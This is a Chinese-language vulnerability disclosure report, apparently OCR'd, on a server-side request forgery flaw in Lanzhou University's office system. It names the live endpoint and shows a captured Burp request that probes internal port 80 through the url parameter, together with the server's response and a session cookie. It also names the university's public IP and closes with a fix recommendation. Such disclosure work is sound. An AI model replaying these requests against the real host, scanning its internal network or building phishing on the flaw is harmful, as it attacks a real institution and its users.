兰州大学

存在漏洞


漏洞地址：http://oa.lzu.edu.cn/jsoa/CheckUser.do

漏洞名称：兰州大学办公系统存在SSRF漏洞


资产确认：


漏洞详情：

（1）burp抓包/jsoa/GetRawFile?url=这个接口存在ssrf漏洞，可以访问任意url，访问百度：





(2) 根据响应报文，可以探测内网开放端口，如下可以看出内网80端口开放


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.6.1 - Temporary Project - licensed to surferxyz
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Passive Scan Client Fastjson scan Struts Finder ShiroScan log4j2 RCE
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 ×
Send Cancel
Target: http://oa.lzu.edu.cn HTTP/1
Request
Pretty Raw Hex
1 GET /jsoa/GetRawFile?url=http://127.0.0.1:80/ HTTP/1.1
2 Host: oa.lzu.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=FD378F5D8CCF873BB6BB3C940A6BC0BE; jsoaUserName=; MarkPwd=0
9 Upgrade-Insecure-Requests: 1
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Apache-Coyote/1.1
3 Content-Type: text/xml
4 Date: Tue, 13 Dec 2022 06:50:42 GMT
5 Connection: close
6 Content-Length: 17650
22 <!DOCTYPE html>
23 <html>
24 <head>
25 <meta http-equiv="Content-Type" content="text/html; charset=GBK" />
26 <!-- □□□□□h5□□□□□ie□□□□□□□□□□□□□□□ -->
27 <meta http-equiv="X-UA-Compatible"content="IE=9; IE=8; IE=7; IE=EDGE">
28 <title> □□□ɜ□□□□□ </title>
29 <script type="text/javascript">
30 if(navigator.userAgent.match(/Android/i) || (navigator.userAgent.indexOf('iPhone') != -1) || (navigator.userAgent.indexOf('iPad') != -1)){
31 location.href="/jsoa/wap.jsp";
32 }
33 </script>
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 3
Request Headers 8
Response Headers 5
Done
17,799 bytes | 219 millis



(3) 用vps创建http服务，请求如下：





（4）请求成功，202.201.13.77为兰州大学真实公网地址，攻击者可以利用虚假钓鱼网站，做假链接，钓取用户名密码。

修复建议：建议升级web应用系统版本，禁止请求外部url，以免攻击对内网资产进行恶意攻击探测。